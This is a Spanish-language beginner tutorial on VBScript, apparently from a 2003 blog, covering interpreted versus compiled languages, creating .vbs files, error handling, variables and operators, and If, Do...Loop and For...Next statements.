Introducción a la Programación en Visual Basic Script

PARTES DEL TUTORIAL:

NOTA DEL AUTOR:

Estos tutoriales fueron escritos en el año 2003, y aunque aún sirven, contienen información no actualizada. Además, yo recomiendo empezar a programar en otros lenguajes como Python, ya que hace tiempo que Microsoft dejo de dar soporte a este lenguaje de scripting. Destacar, por último que este documento contiene los tres tutoriales ordenados.

SOBRE LOS TUTORIALES:

Visual Basic Script es un lenguaje de programación mediante Scripts (no genera .exe al no ser compilado), de alto nivel. En general es uno de los lenguajes más básicos y es, sin duda alguna, la base del Visual Basic 6, ya que todo lo que se aprende aquí, luego puede ser usado en él sin ningún cambio. En otras palabras, es el lenguaje que se suele aprender antes del Visual Basic 6. Es por eso que todo programador de Visual Basic que se precie debe conocerlo.

Con este motivo, para aquellos que se quieran iniciar en el mundo de la programación con un lenguaje sencillo de aprender, antes de estudiar en la universidad ya otros más avanzados, he decidido poner aquí un tutorial de aprendizaje de Visual Basic Script desde lo más básico hasta lo más avanzado, y posteriormente, como adaptar lo aprendido a Visual Basic 6, y un tutorial sobre él. En definitiva, lo que yo llamo un proceso de aprendizaje desde lo más simple hasta el nivel que te permitirá realizar programas como los que yo ofrezco en este blog (en Visual Basic 6).

- **Introducción en Programación en Visual Basic Script.**
- Programación con Objetos (ActiveX, ".ocx")
- Uso avanzado y Ejemplos de VBScript

De estos tres simples, pero largos documentos está compuesto el tutorial de Visual Basic Script. Deberás aprender por orden cada uno de ellos para continuar con el siguiente, pero no te apures, no es difícil.

Programación en Visual Basic Script: Introducción

Visual Basic Script es un lenguaje de programación de alto nivel no compilado para Windows. Un entendido podría describirte este lenguaje con esta simple frase, pero ¿Qué significa realmente? Vayamos por pasos:

Visual Basic Script es un lenguaje de programación, esto es, una forma de decirle al Sistema que debe hacer. Si, con los lenguajes de programación los "informáticos" crean sus programas. De hecho, incluso el propio Windows está hecho con uno. Por decirlo de alguna manera, es la *forma de comunicarnos con el ordenador* para crear programas.

Por otro lado, existen muchísimos lenguajes de programación hoy en día. Si buscáis en Internet os aparecerán más de cien, por eso, necesitan de una clasificación para poder elegir el más apropiado para cada ocasión. Porque *no todos los lenguajes son iguales y sirven para lo mismo*. De esta forma, inicialmente se hizo una clasificación, que dividía a los lenguajes en dos categorías:

- **De bajo nivel:** Son aquellos que utilizan expresiones y recursos que controlan directamente todo lo que pasa en el ordenador a nivel lógico. Es decir, que por ejemplo, en Ensamblador, para escribir en un archivo, debes enviar una interrupción al procesador y enviarle los datos de acceso a registros del procesador concretos, esperando a la vez una respuesta. Son lenguajes difíciles de aprender, costosos de programar (los programas mas sencillos ocupan mas de mil líneas...) pero mas rápidos y eficaces, pues tienes el control absoluto sobre el programa.
- **De alto nivel:** Son aquellos que utilizan expresiones y recursos familiares a la lengua diaria (inglesa, por supuesto). Dan por supuestas muchas cosas para facilitar el trabajo a los programadores y son mucho más fáciles de aprender y programar. Hoy en día, casi todos los lenguajes son de alto nivel, ya que con ellos, por ejemplo, escribir en un archivo es tan sencillo como indicar el nombre del mismo, y lo que quieres escribir. Existen muchísimos (C, Delphi, Ruby, VB, Pascal...), y entre ellos se encuentra el VBScript.

Con esto, queda explicado que significa ser un lenguaje de alto nivel, pero es necesario también conocer que significa que el VBScript no es compilado. Independientemente de que un lenguaje sea de alto o de bajo nivel, pueden estar compilados o no. Esto significa que, *el ordenador no entiende lo que nosotros escribimos*, ya que este se rige por impulsos eléctricos, definidos como bits (0 y 1). Para que el ordenador lo entienda, es necesario que se traduzca el lenguaje a la cadena de 1 y 0 que el es capaz de tratar. Para ello se utilizan básicamente dos cosas:

- **Compilar:** Un programa llamado compilador, lee lo que has escrito y lo traduce según las normas del lenguaje usado a algo que el ordenador entiende, llamado comúnmente código maquina. Esta "traducción" da como resultado en Windows un archivo acabado en .exe que se puede ejecutar siempre que se quiera.
- **Uso de un interprete (no compilar):** Esto consiste en que el código fuente (el código que has escrito), sea leído cada vez que se ejecuta por un programa llamado interprete, que lo va traduciendo al mismo tiempo que se está

ejecutando. Estos programas tienen una extensión diferente a la general (.rb, .js, .vbs, .shs...) pues lo que se ejecuta es el código fuente cada vez.

Supongo, que con esto queda claro un poco que significan cosas como "*compilado*", "*código fuente*", "*alto nivel*", "*código maquina*", "*bajo nivel*", "*interprete*"... Decir también que esto es una vista general, ya que como VBScript no es un lenguaje compilado, ni es de bajo nivel, no se necesitan más explicaciones, aunque debe quedar claro que no todo es tan sencillo como aqui se describe.

Todas estas características están muy bien, pero no sirven de nada si no se ven en la práctica. Por tanto, comenzaremos viendo que aspecto tiene un programa escrito en VBScript:

Si, como veis, un programa en VBScript es un **archivo de texto**, en cuyo interior escribiremos el código ateniéndonos a las normas del lenguaje, que luego se renombra a "loquequieras.vbs", adoptando este archivo. Cuando lo tenemos con este aspecto, haciendo **doble clic encima se ejecuta**, y haciendo **clic con el botón derecho y eligiendo editar, se modifica**.

Nombremos los pasos que hay que seguir para crear un script en este lenguaje:

- Abrir el Bloc de Notas (los scripts son archivos de **texto sin formato**).
- Escribir dentro el código (en este caso, dejémoslo en blanco).
- Hacer clic en Archivo, Guardar como...
- Seleccionar la ruta y escribir como nombre de archivo "loquequieras.vbs" (**comillas incluidas**).

Una vez guardado, podéis comprobar como, ciertamente, si hacemos doble clic no pasa nada (se ejecuta, pero como no hay nada escrito, no pasa nada) y si hacemos clic con el botón derecho y elegimos editar, nos aparecerá en blanco (si no funciona, probad *abrirlo con el comando Abrir del Bloc de Notas*).

Para asegurarte de que se ha creado correctamente, debes fijarte en el titulo que muestra el Bloc de Notas, cuando lo abres para editar, que se debe corresponder al siguiente:

Es un error tener un nombre como "nombre.vbs.txt". Es absolutamente necesario que acabe en ".vbs" para que se ejecute correctamente.

Por último, antes de pasar a ver como se edita un Script, mencionar lo que ocurre cuando haces doble clic en un archivo acabado en ".vbs" porque a veces suele ser muy útil saberlo. Esto se resume en el siguiente esquema:

Se ejecuta Wscript.exe --> Wscript.exe lee el script --> Wscript.exe ejecuta el script --> Se cierra Wscript.exe

Hay un archivo en la carpeta Windows de tu PC, que se llama "*Wscript.exe*", este es el **intérprete de VBScript**. En sus versiones más antiguas podía ser eliminado para impedir la ejecución de los ".vbs", pero ahora está bastante protegido. Pero bueno, saber que si alguna vez se te "cuelga" algún script, solo hay que darle a Crtl+Alt+Supr y en la pestaña de procesos, cerrar el que tiene ese nombre.


Para editar un Script, como se ha explicado antes, se puede hacer con el bloc de notas, aunque existen programas especializados en edición de este tipo de lenguaje que facilitan mucho las cosas. Pese a esto, lo edites como lo edites, hay una serie de **normas** y cosas que hay que tener en cuenta a la hora de escribir cualquier cosa. Estas son las siguientes:

- El script se ejecuta de forma secuencial, es decir, que la acción escrita en la primera línea, se ejecuta antes que la que hay en la segunda línea. La que haya en la segunda línea, antes que la que hay en la tercera, etc.
- Existen comentarios (aclaraciones) escritas fuera de la regla del lenguaje. Estos van precedidos de una comilla simple ('), que se escribe pulsando la tecla de al lado del 0, o de la palabra *Rem* (esta solo se puede poner al principio de una línea, no por la mitad...). Es decir, si en una línea nos encontramos *acción 'Esto sirve para...* la aclaración (todo lo que va detrás de la comilla) no se ejecuta. Es decir, son simples aclaraciones, ignoradas en la ejecución del programa.
- Solo se puede escribir una orden por línea. Cada línea nueva indica el fin de una orden y el comienzo de otra. No se puede partir una orden en dos líneas ni colocar más de una en una misma línea. (Existen excepciones que se comentarán mas adelante...)
- Si hay alguna orden errónea, o algún error de algún tipo, se mostrará un mensaje con el contenido de dicho error, y en la línea en la que ocurre (la información que muestra dicho mensaje no siempre es fiable, pero por regla general, le haremos caso...)

A la hora de seguir este tutorial, encontrareis **cuadros** como el siguiente, que muestran ejemplos de lo que se explica:

```
Variable = MsgBox(" Mensaje ",0," Titulo " 'Crea un cuadro de mensaje
```

Estos cuadros deben ser **copiados a vuestro script** borrando todo lo demás o en una línea nueva vacía (recuerda las normas que se acaban de explicar), y pueden ser modificados siguiendo las instrucciones que se indican en el tutorial. Concretamente, en este cuadro de ejemplo, si lo copias, veréis el resultado que provoca al ejecutarlo, aunque lo que significa y como modificarlo, ya será explicado mas adelante.



En este caso, la imagen muestra como se copia, y ved que no tiene mas complicación. Fijaros que el código, contiene una instrucción en una línea y además posee un comentario, que no influye en nada ya que es simplemente informativo.

Si, por algún motivo incumplimos alguno de los puntos anteriores, se nos mostrara el mensaje de error correspondiente.

Cuando algo en nuestro script es incorrecto, se nos muestra un mensaje de error advirtiéndonos del mismo. Este mensaje tiene la apariencia mostrada a continuación:

Podemos ver que en el mensaje de error hay varios datos, algunos como el código o el origen no nos importan, pero otros nos pueden ser útiles. Estos son los siguientes:

- Secuencia de comandos: Hace referencia al archivo que ha producido el error. En este caso de ejemplo, el error habría sido dado por un archivo que está en la carpeta VBScript en el disco duro D, y que se llama script.vbs.
- Línea: Indica la línea en la que se ha producido el error indicado. Esto es muy útil ya que reduce la búsqueda a una zona muy pequeña del script, aunque no siempre es fiable, orienta mas o menos donde puede haber sido.
- Error: Los errores suelen ser básicamente de dos tipos: Errores de sintaxis y Errores en el tiempo de ejecución. Los errores de sintaxis se producen cuando hay algo mal escrito (por ejemplo se parte una orden en dos líneas...) a lo largo del script. Los errores en el tiempo de ejecución se producen cuando se quieren realizar operaciones con resultado erróneo (dividir entre cero, raíces de números negativos, tomar valores de texto como números...); son errores que se producen, no porque el script esté mal diseñado, sino porque se introducen mal los datos.

Básicamente, cuando hay algún error, si es de sintaxis, se ve a la línea indicada y se comprueba si todo está escrito correctamente. Si es en el tiempo de ejecución hay que comprobar si se ha intentado hacer alguna operación inválida. Por otro lado, en el apartado Error nos pueden aparecer mensajes más explícitos que estos dos, como por ejemplo, "constante de cadena sin terminar" o "división por cero". Dichos mensajes nos dan más información aún sobre lo que puede haber ocurrido en nuestro script.

Por otro lado, puede que alguna vez sepas que se produce algún error, pero quieras que pese a esto el script continúe su ejecución, o bien tengas un script terminado y correctamente escrito, pero quieres protegerlo contra posibles errores en el tiempo de ejecución; para ello se puede utilizar una función cuyo cometido es que *si en una línea se produce un error, salta a la siguiente* sin mostrar ningún error ni nada por el estilo. Esta función es:

```
On Error Resume Next
```

Si en una línea escribimos esto, a partir de esa (todas las que tenga debajo) aunque se produzcan errores, ni se mostrarán ni se parará la ejecución del script; por eso, lo normal es ponerlo en la primera línea. De hecho, si copiáis esto y debajo escribís cualquier cosa, no mostrará ningún error, mientras que si borráis esta línea, si lo mostrará. Si queremos que *vuelva a mostrar errores* unas líneas mas abajo, lo único que hay que hacer es colocar esta otra función:

```
On Error Go To 0
```

Y a partir de esa línea se volverán a mostrar mensajes de error con normalidad.

Si buscáis por Internet o en ayudas los posibles errores veréis que la mayoría vienen en tres columnas. Una que indica el **numero de error** (no es mas que un numero identificativo), el **mensaje de error** que se muestra, y la **descripción del mismo**.

Programación en Visual Basic Script: Las Variables

Esta parte es, sin duda, la más importante en la programación no solo de VBScript, sino de cualquier lenguaje de programación de cualquier tipo. Podemos comparar una variable a una caja a la que la etiquetamos con un nombre y guardamos y sacamos cosas de ella. También podemos compararla con la "x" de las funciones matemáticas a la que le podemos dar cualquier valor. En cualquier caso, una variable tiene un nombre identificativo y un contenido. El nombre identificativo será siempre el mismo y no variará, en cambio, el contenido puede variar continuamente.

Existen dos métodos para usar las variables en VBScript, uno mas *"libre"* y otro mas *similar a los demás lenguajes*. Para que no cojais malas costumbres, dejaremos de lado el libre y os enseñaré el más común. Este se activa colocando en la **primera línea** la función siguiente:

```
Option Explicit
```

Y, luego, en el momento que se quiera crear una variable se utiliza la palabra Dim, seguido del nombre identificativo que le queramos dar, colocándolo todo, claro está, en una sola línea. Por ejemplo:

```
Option Explicit
Dim variable1
```

Así habremos creado una variable con el nombre identificativo variable1. Si queremos crear mas de una variable a la vez, solo hay que colocar una coma y poner luego todas las demás:

```
Option Explicit
Dim variable1, var2, varmama, nombre
```

Así habremos creado cuatro variables con los nombres variable1, var2, varmama y nombre. Recordad que el Option Explicit solo se coloca una vez al principio del Script, pero el Dim, se puede colocar tantas veces como se quiera para crear nuevas variables a lo largo del script:

```
Option Explicit
Dim variable1, var2
'Mas funciones...
Dim varmama, nombre
```

Sabemos ya pues, como crear variables, pero ahora debemos aprender como darles valores. Para introduciros debo deciros que básicamente trabajaremos con tres tipos de valores: los valores numéricos, los valores alfanuméricos y los valores booleanos.

- Valores numéricos: Son valores numéricos que van desde números negativos con decimales hasta números positivos decimales. Es decir, cualquier **número real** que exista.
- Valores alfanuméricos: Podemos introducir textos, nombres, frases, párrafos, etc. en una variable. Admite **cualquier carácter** (letras y números) excepto el salto de línea y la doble comilla, que se introducen de forma especial (ya se verá...).
- Valores booleanos: Son valores que indican si es **verdadero o falso**. Podemos darle a una variable el valor verdadero o falso (en números equivaldría a un 0 o un 1).

Una vez tenemos una variable creada, podemos introducirle un valor. Veamos primero como introducimos valores numéricos, que son, los mas sencillos de usar y entender. Para darle el valor numérico a una variable, colocaremos el **nombre de la variable seguido de un igual y el valor que le queramos dar** (si el numero es decimal se colocará entre comillas, aunque es mejor ponerlo en forma de fracción). Por ejemplo:

```
Option Explicit
Dim varPi
```

```
varPi = 3
```

El valor se le puede cambiar siempre que se quiera a lo largo del código, como se muestra en el siguiente ejemplo (en este ejemplo ya se *obvia la creación de la variable*, añade el código correspondiente a dicha creación antes del ejemplo):

```
varPi = 3
'Mas código y funciones
varPi = "3,14"
```

De esta forma, todas las funciones que utilicen la variable varPi entre después de darle el valor 3 usarán ese valor, mientras que todas las funciones que vayan después de darle el valor 3,14 usaran el 3,14 y no el 3. Es decir, como he explicado antes, actúan como almacenes de datos.

Queda explicado pues, como se asigna de forma básica valores numéricos a las variables. Pero esto no es lo único que se puede hacer con variables numéricas, porque para algo existe la **suma (+), la resta (-), la multiplicación (*), la división (/), la potencia (^), los paréntesis [( )], etc.** A las variables se les puede dar como valor el resultado de una operación:

```
varPi = (7*2)+1
```

De esta forma, por ejemplo, varPi obtendrá el valor 15 (7 por 2 son 14, mas 1, da 15). También, se pueden introducir otras variables en la operación. Pongamos un ejemplo un poco mas complejo (obviamos la creación):

```
var1 = (7*2)+1
var2 = 7*(2/3)
var3 = var1 + var2
var4 = (1/2)* var3
```

De esta forma, var1 tendrá el valor 15, var2 el valor 4,6..., var3 el valor 19,6... y var4 el valor 9,83... Haz los cálculos y verás como es así, pero ante todo fíjate como hemos sumado las variables var1 y var2 para que den var3, colocando simplemente el nombre de la variable. Para copiar el valor de una variable a otra solo hay que hacer lo siguiente:

```
var1 = (7*2)+1
var2 = 7*(2/3)
var2 = var1
```

Y de esta forma, var2 no tendrá el valor 4,6... sino 15. Es sencillo, solo tienes que imaginar que donde pone var1 esta el contenido de var1. También puedes hacer **incrementos en una variable**, por ejemplo así:

```
var1 = 15
var1 = var1 + 1
```

```
'Mas código y funciones
var1 = var1 + 1
```

Y así, y con un poco de imaginación, se pueden hacer muchas operaciones...

Antes de pasar a otro tipo de valores para las variables, comentar que si habéis ejecutado el script escribiendo los ejemplos dentro, no habrá ocurrido nada de nada. Esto es porque las variables son almacenes, pero para mostrarlas al usuario, se utilizan unas funciones que se explicarán más adelante. Vayamos poco a poco...

Otro tipo de datos que se pueden introducir son cadenas de texto. Hay que tener en cuenta que estos datos no se pueden mezclar con los numéricos, porque no son de la misma naturaleza. Al igual que con los datos numéricos, se asigna mediante el uso del símbolo igual, pero en este caso, el texto debe ir entre comillas, para que no se confundan con nombres de variables. Veamos un ejemplo (*la creación de la variable se obvia*):

```
var1 = "Hola, me llamo Perico y me he comprado un periquito..."
```

Como veis, es sencillo darle a una variable un valor de cadena de texto. Pero eso no es todo, existe un operador especial para cadenas que es la concatenación de cadenas (&). Se usa de forma similar a los operadores matemáticos, pero su función es de unir cadenas de texto. Por ejemplo:

```
nombre = "Perico"
texto = "Hola, me llamo " & nombre & " y me he comprado un periquito..."
```

En este caso, que puede resultar un poco mas complejo, vemos como tenemos una cadena ("Hola, me llamo "), luego concatenamos al contenido de la variable nombre ("Perico"), y por ultimo, concatenamos a otra cadena (" y me he comprado un periquito..."); dando como resultado lo mismo que en el primer ejemplo. Esto se suele utilizar cuando, por ejemplo, el nombre de la persona puede cambiar al ser introducido por el usuario (mas adelante se enseñará como).

Queda claro como introducir cadenas de texto en variables, pero llegados a este punto surge un problema: **No podemos introducir ni comillas ni un salto de línea en las variables**, ya que cometeríamos un error. Para esto se han creado tres funciones que solucionan este problema: el vbCrLf, el Chr y el Asc.

- El vbCrLf:

Esta función no tiene argumentos, y simplemente devuelve el valor de un **salto de línea**, permitiéndonos almacenarlo en una variable. Por ejemplo:

```
var1 = "Hola, me llamo Perico." & vbCrLf & "Me he comprado un periquito."
```

Esto dará como resultado lo siguiente:
Hola me llamo Perico.
Me he comprado un periquito.

Y de esa forma, siempre que queramos, podremos introducir un salto de línea en las variables.

- El Chr:

Esta función tiene un argumento, es decir, cuando la usemos tendremos que introducirle un dato para que nos devuelva otro. En este caso, supongo que sabréis que es el código **Ascii**. Y si no, buscad por Internet información relacionada con esto. Pero a lo que vamos, esta función se le introduce el código numérico correspondiente a un carácter ascii para que devuelva el carácter correspondiente. Con esto, y sabiendo que las comillas se corresponden con el 34, pongamos un ejemplo:

```
var1 = "Hola, me llamo " & Chr(34) & "Perico" & Chr(34) & "."<7a>
```

Esto dará como resultado lo siguiente:
Hola me llamo "Perico".

Y de esa forma, siempre que queramos, podremos introducir comillas en las variables. Si se os ocurre cambiar el numero que hay dentro del Chr, veréis que los caracteres que devuelve son diferentes.

- El Asc:

Esta función es simplemente la inversa del Chr. En este caso debemos introducir el carácter entre comillas y nos devolverá el código Ascii de ese carácter. Por ejemplo:

```
var1 = Asc("a")
```

Esto dará como resultado el numero 97, que si se coloca en la función Chr, dará "a". Esta función se suele utilizar para la encriptación de datos.

Para concluir con esta explicación, intentad sabed que valor tendrá ResX en el siguiente ejemplo: (**clic aquí para ver solución**)

```
var1 = "Pedro"
var2 = " y "
ResX = "Hola, me llamo " & Chr(34) & var1 & Chr(34) & "." & vbCrLf & "Soy guay"
& var2 & "guapo."
```

Y hasta aquí la explicación de como introducir valores de cadena en las variables. Recordad que antes de usarlas debéis crearlas con el Option Explicit y el Dim.

Otro tipo de valor que se utilizará mucho en las variables es el booleano. Es decir, darle el valor Verdadero o Falso a una variable, simulando así un enunciado de la lógica

matemática (filosofía), ya que funciona igual. Me explico (se obvia la creación de las variables):

```
var1 = false
var2 = true
```

De esta forma, var1 tiene el valor falso y var2 el valor true. Normalmente, este tipo de valores no se mezcla con los numéricos y los de cadena, pero si se diese el caso, las equivalencias serían:

true	"Verdadero"	1
false	"Falso"	0

Pero ya he dicho, que mezclar los valores, **no sería del todo correcto**, y, claro está, no sería normal...

Como en los demás casos, se pueden realizar operaciones para darle valores a las variables. En este caso, serían operadores lógicos, que son los siguientes:

- And

El operador And (adición) se utiliza con dos operadores (como si fuera la suma), devuelve un valor Verdadero/Falso según la tabla siguiente:

1º Operador	2º Operador	Resultado
True	True	True
True	False	False
False	True	False
False	False	False

De forma que si por ejemplo tenemos lo siguiente, el resultado de var2 sería False:

```
var1 = false
var2 = (true And false) And var1
```

Como veis, también **se pueden introducir variables** con valores booleanos en las operaciones...

- Or

El operador Or (disyunción) se utiliza con dos operadores (igual que el And), devuelve un valor Verdadero/Falso según la tabla siguiente:

1º Operador	2º Operador	Resultado

True	True	True
True	False	True
False	True	True
False	False	False

De forma que si por ejemplo, tenemos el ejemplo anterior con el Or, el resultado de var2 sería True:

```
var1 = false
var2 = (true Or false) Or var1
```

Seguro que los que habéis estudiado **lógica matemática** esto os suena mucho...

- Xor

El operador Xor (disyunción exclusiva) se utiliza con dos operadores y devuelve un valor Verdadero/Falso según la tabla siguiente:

1º Operador	2º Operador	Resultado
True	True	False
True	False	True
False	True	True
False	False	False

Y, seguro que con los ejemplos anteriores, podéis aclararos: Solo hay que sustituir el Or por el Xor y comprobar el resultado.

- Not

El Not (negador) es un operador lógico que utiliza un **solo operando**, devolviendo el valor contrario que tiene. Es decir, que en el ejemplo siguiente, devolverá False:

```
var1 = Not true
```

Hay que fijarse que el Not va delante del valor y no detrás...

- El Eqv

El Eqv realiza la equivalencia lógica de dos valores booleanos. Se utiliza igual que el And o el Or, pero los valores que devuelve vienen dador por la siguiente tabla:

1º Operador	2º Operador	Resultado
True	True	True
True	False	False
False	True	False

False	False	True

- El Imp

El Imp realiza la implicación lógica de dos valores booleanos. Se utiliza igual que el Eqv, pero los valores que devuelve vienen dador por la siguiente tabla:

1º Operador	2º Operador	Resultado
True	True	True
True	False	False
False	True	True
False	False	True

Y con esto, ya está todo sobré el uso básico de las variables explicado: La creación, los valores numéricos, los valores de cadena y los valores boléanos.

Programación en Visual Basic Script: Control del Flujo

El control del flujo en un script es esencial, y para ello veremos diversas funciones que lo permiten. La primera es la sentencia If. La sentencia If, recibe el nombre de sentencia porque no va en una sola línea, y además, altera el flujo de ejecución del script: es un condicional. Me explico, la sentencia If se encarga de evaluar una expresión y ejecutar un trozo de script si se cumple. Pongamos un ejemplo:

```
If var1 = 0 Then
'Funciones que se ejecutaran si la condición se cumple (variable es igual a 0)
Else
'Funciones que se ejecutaran si la condición no se cumple (variable diferente a 0)
End If
```

Como veis, esta sentencia **no se coloca en una sola línea, sino en varias**. Se encarga de que, si la variable var1 es 0, se ejecuten unas acciones, mientras que si no lo es, se ejecuten otras. La palabra If indica el inicio de la condicional, luego le sigue una expresión que indica la condición, luego la palabra Then, que indica la ejecución de unas funciones si la expresión es verdadera. Mas abajo se encuentra el Else, que se podría traducir como 'si no', y finalmente, el End If que indica el final de la condicional.

¿Liado? Es más sencillo de lo que parece. Veamos otro ejemplo:

```
var1 = 3
If var1 = 0 Then
var2 = "El valor introducido es 0"
Else
var2 = "El valor introducido no es 0"
End If
```

Esta claro que en este caso var2 obtendrá el valor "El valor introducido no es 0", porque si damos a var1 el valor 3, y luego decimos que si es 0 reciba un valor, y si no otro, claro está, que el valor que recibirá es el de debajo del Else.


Bien, ahora fijémonos en la expresión que impone una condición: var1 = 0. El signo igual no es el único que se puede utilizar en una condicional, también existen el mayor que (>), menor que (<), menor o igual que (<=), mayor o igual que (>=) y diferente de (<>). De esa forma, en el siguiente ejemplo, se impone una condición diferente a la igualdad:

```
var1 = -3
If var1 < 0 Then
var2 = "El valor introducido es menor que 0"
Else
var2 = "El valor introducido es mayor que 0"
End If
```

Supongo que no tiene mas dificultad, ya que, obviamente, var2 obtendrá el valor "El valor introducido es menor que 0". Es necesario saber que también se pueden introducir **condicionales dentro de condicionales**, parece lioso, pero no lo es tanto. Pongamos un ejemplo, que puede resultar ya un poco más complejo:

```
If variable = 0 Then
'Funciones que se ejecutaran si variable es igual a 0. (Función 1)
Else
If variable > 0 Then
'Funciones que se ejecutaran si variable es diferente a 0 y es mayor que 0. (Función 2)
Else
'Funciones que se ejecutaran si variable es diferente a 0 y es menor que 0. (Función 3)
End If
End If
```

Esto daría como resultado algo así:



Hemos visto la sintaxis básica de la sentencia If, pero hay otras formas mas cortas de usarla, si cumplimos una serie de condiciones. Si recordáis, la sintaxis de la sentencia If, era así:

```
If var1 = 0 Then
'Funciones que se ejecutaran si la condición se cumple (variable es igual a 0)
Else
'Funciones que se ejecutaran si la condición no se cumple (variable diferente a 0)
End If
```

Como vemos, en este caso podemos ejecutar *una serie de acciones si la condición se cumple y otras si no lo hace*. Pero si a nosotros solo nos interesa cuando se cumple la condición, podemos usar una **variante de la sentencia**, mas acortada:

```
If var1 = 0 Then
'Funciones que se ejecutarán si se cumple la condición.
End if
```

Como veis, de esta forma se ejecutan solo acciones cuando la condición se cumple, pero no cuando no se cumple. Es una forma mas abreviada de utilizar la sentencia if, si solo nos interesa saber si se da o no una condición.

Pero aun existe otra forma mas corta aun de utilizar la sentencia if, que es la siguiente:

```
If var1 = 0 Then var2 = true
```

Es decir, **todo en una línea**. Este se utiliza cuando solo se quiere ejecutar una orden si la condición se cumple. En este caso, la orden es var2 = true, pero podría haber sido cualquier otra orden, pero solo una.

Y, esto es lo más básico en lo que respecta al uso de la Sentencia If en un script.

Otra de las sentencias que alteran el flujo es la **sentencia Do…Loop**. La **sentencia Do...Loop** sirve para **crear un bucle** del que solo se puede salir si una variable contiene un valor determinado. Se coloca en el script de la siguiente manera:

```
Do
'Funciones que se ejecutaran infinitamente hasta que Variable sea igual a 1.
Loop Until Variable="1"
```

En la primera línea colocamos la partícula Do que indica el comienzo del bucle. Cabe destacar que en Visual Basic 6, es aquí, y no al lado del Loop donde va el Until Variable = 1, por si algún día avanzáis mas en la programación que no se os olvide.

En la segunda línea estarían las funciones que se irían realizando continuamente hasta que la condición de la tercera línea se cumpliera. Si no se cumple, el bucle es infinito: no pararía nunca de repetirse…

En la tercera línea encontramos la partícula Loop que indica que vuelva al punto donde esta la partícula Do. A la derecha de Loop se coloca Until y el nombre de una variable seguido de un operador de comparación (Igualdad (=), Desigualdad (<>), Menor que (<), Mayor que (>), Menor o igual que (<=) o Mayor o igual que (>=)) y una expresión (similar a la expresión que se coloca en la Sentencia If) que hará que si se cumple, se salga del bucle y se continúe la ejecución del script. En realidad su uso es muy parecido al de la Sentencia If, solo que modifica el flujo de otra forma.

Un apunte: La partícula Until se puede omitir, pero esto crearía un bucle infinito que solo podríamos cerrar apagando el ordenador o cerrando el proceso Wscript.exe mediante el administrador de tareas. En este caso el script se quedaría así:

```
Do
'Funciones que se ejecutaran infinitamente.
Loop
```

Un ejemplo de uso de **la sentencia Do** con las variables seria el siguiente (se obvia la creación de la variable con el Option Explicit y el Dim):

Variable = 1	Le damos a Variable el valor 1.
Do	Creamos bucle.
variable=variable+1	Añadimos a variable 1 a su valor actual.
Loop Until variable = "6"	Salimos del bucle cuando la variable es 6.

Esto hace que **el bucle se repita un total de 5 veces**, ya que el valor inicial de Variable es 1, y para romper el bucle (una vez entrado en el) Variable debe tomar el valor 6, y por tanto 6-1 = 5 repeticiones. Para que lo entendáis mejor, este ejemplo anterior es como poner el siguiente script, solo que como ya veremos, habrá veces que no sabremos cual es el valor de variable en ese momento, o las veces que se debe repetir, etc:

```
Variable = 1
variable=variable+1
```

```
variable=variable+1
variable=variable+1
variable=variable+1
variable=variable+1
```

También podemos meter un bucle dentro de otro, o un bucle dentro de una sentencia If, o la sentencia If en el bucle, etc… Las posibilidades son infinitas, y cada vez van aumentando. Recomiendo que **se te quede claro todo lo visto** hasta ahora antes de continuar con la siguiente sentencia.

Continuemos, pues. La sentencia Do…Loop…Until crea, como hemos visto, bucles de condición. Es decir, si se cumple la condición que se expresa se sale del bucle, o bien se mantiene en el bucle mientras la "*Not condicion*" se cumple. Pero que pasa si lo que queremos es un bucle de repetición; es decir, un bucle que se repita X veces y punto. Pues para eso tenemos la **Sentencia For…Next**.

La **sentencia For** sirve para **crear un bucle** a partir de una variable (a la que se le da un valor numérico inicial) que rompe ese bucle al llegar a un determinado valor. Se expresa de la siguiente forma:

```
For variable = 0 To 10 Step 2
'Funciones
Next
```

Esto hará que el bucle se repita hasta que variable (que al principio toma el valor 0) tome el valor 10, sumando automáticamente 2 cada vez que el bucle se va a repetir.

En la primera línea colocamos la partícula For seguida del nombre de una variable. A esta mediante el signo igual (=) se le asigna un valor inicial. A continuación colocamos la partícula To seguida de un valor final, que hará que el bucle se detenga al alcanzarlo. Luego va la partícula Step, que indica el incremento de la variable en cada repetición. Cada vez que se pasa por la partícula Next a la variable se le suma el valor de después de Step, y de esa forma el bucle se romperá cuando la variable alcance o supere el valor final.

En la segunda línea se colocan las funciones que se ejecutaran durante el bucle. Estas se repetirán hasta que variable alcance el valor final. Por supuesto aquí pueden haber tantas líneas de código como se desee, y se pueden colocar dentro todos los alteradores del flujo que hay (excepto posteriormente el Function).

En la tercera línea colocamos la partícula Next que hace retornar el bucle a la partícula For y añade al valor de la variable el valor de paso (después de Step). Si al llegar aquí el valor de la variable es mayor que el final el bucle se romperá y el script continuará su ejecución.

